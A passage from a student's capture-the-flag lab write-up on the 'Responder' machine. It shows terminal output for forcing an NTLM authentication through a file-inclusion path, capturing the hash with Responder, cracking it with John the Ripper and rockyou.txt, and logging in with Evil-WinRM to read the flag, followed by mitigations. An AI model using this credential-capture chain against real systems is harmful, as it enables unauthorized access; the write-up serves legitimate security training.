
```
Warning: include(\\10.129.135.215\\SOMEFILE): Failed to open stream: No such file or directory in C:\xampp\htdocs\index.php on line 11
Warning: include(): Failed opening '/10.129.135.215/somefile' for inclusion (include_path='xampp/php(PEAR)' in C:\xampp\htdocs\index.php on line 11
```

Below the warnings is a terminal window showing the output of the Responder tool:

```
[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder

[+] Listening for events ...
```

Then found the required tun0 IPv4 address by running the *ifconfig* command on the terminal.



The screenshot shows a terminal window with the prompt `(kali@kali) - [~/Responder]`. The user has entered the `ifconfig` command, and the output is as follows:

```
(kali@kali) - [~/Responder]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fd00::ba2c:eab7:450a:b85a prefixlen 64 scopeid 0x0<global>
    inet6 fe80::32ab:c6e9:5c2c:2a82 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:d1:f8:5d txqueuelen 1000 (Ethernet)
    RX packets 69610 bytes 16425864 (15.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 62885 bytes 16245641 (15.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.16.6 netmask 255.255.254.0 destination 10.10.16.6
    inet6 dead:beef:4::1004 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::d4e4:b140:5031:9876 prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 2603 bytes 2870448 (2.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 90120 bytes 4004096 (3.8 MiB)
    TX errors 0 dropped 44526 overruns 0 carrier 0 collisions 0
```

2. I attempted to locate rockyou.txt within the Responder repository and performed a manual search of local folders, but the file was not present in the repository root.

```
(kali㉿kali)-[~]
$ john -w=/usr/share/wordlists/rockyou.txt hash.txt
stat: hash.txt: No such file or directory

(kali㉿kali)-[~]
$ ls
allowed.userlist      appointment  Documents  flag.txt  Pictures  Responder  Videos
allowed.userlist.passwd Desktop      Downloads  Music     Public    Templates  worknotes.txt

(kali㉿kali)-[~]
$ cd Responder

(kali㉿kali)-[~/Responder]
$ ls
certs          DumpHash.py  LICENSE  OSX_launcher.sh  __pycache__  requirements.txt  Responder.py  tools
CHANGELOG.md   files        logs     packets.py       README.md     Responder.conf  servers       utils.py
Contributors   hash.txt     odict.py poisoners        Report.py     Responder.db    settings.py

(kali㉿kali)-[~/Responder]
$ Hashan Kodippilige 08.57 PM
```

After failing to find a plaintext rockyou.txt in the Responder working directory, I researched a reliable method to locate the file system. The command I used to find the file is `sudo find | grep rockyou.txt`. Then I copied the file to Responder directory.


```
(kali㉿kali)-[~]
$ sudo find | grep rockyou.txt
./appointment/SecLists/Passwords/Leaked-Databases/rockyou.txt.tar.gz

(kali㉿kali)-[~]
$ Hashan Kodippilige 09.30 PM
```

Attempting to crack the hash using a compressed/archive wordlist (.tar.gz) without extracting it first. It did not crack the hash.

```
(kali㉿kali)-[~/Responder]
$ john -w=rockyou.txt.tar.gz hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: UTF-16 BOM seen in wordlist. File may not be read properly unless you re-encode it
0g 0:00:00:02 DONE (2025-10-29 23:04) 0g/s 63234p/s 63234c/s 63234C/s u*|@<++++#U{Ti*+[++T+?++M
j+++W++++S+Z@++-+.. G+
Session completed.
```

Went to /home/kali/Responder/ and extracted the file get the rockyou.txt file.



I executed John the Ripper against the captured file, and it successfully cracked the hash and revealed the credentials.

```
(kali㉿kali)-[~/Responder]
$ john -w=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
badminton (Administrator)
1g 0:00:00:00 DONE (2025-10-29 23:06) 4.761g/s 19504p/s 19504c/s 19504C/s adriano..oooooo
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Responder]
$ Hashan Kodippilige 11.07 PM
```

Then I used these credentials to authenticate to the target and retrieve the flag (Time should be 11.16 PM).

```
Directory: C:\users\mike\desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          3/10/2022   4:50 AM           32 flag.txt

*Evil-WinRM* PS C:\users\mike\desktop> type flag.txt
ea81b7afddd03efaa0945333ed147fac
*Evil-WinRM* PS C:\users\mike\desktop> Hashan Kodippilige 10.16 PM
```

Conclusion

Tier 1 labs provided hand experience of penetration skills through reconnaissance and exploitation techniques and exposed high-impact weaknesses when systems are misconfigured or use default/weak credentials. The Nmap service/version identification and content Gobuster discovery quickly reveal attack vectors, and we can use these for reconnaissance. Open or unauthenticated services like MariaDB root access, FTP anonymous and unsafe input handling cause to information disclosure are prime incidents for misconfiguration. Responder lab demonstrated how to get administrative access to the system by using vulnerabilities.

To mitigate these kinds of vulnerabilities we can enforce strong authentication, disable anonymous access, patch and update services, implement input validation, enable SMB signing, and add monitoring systems to the network.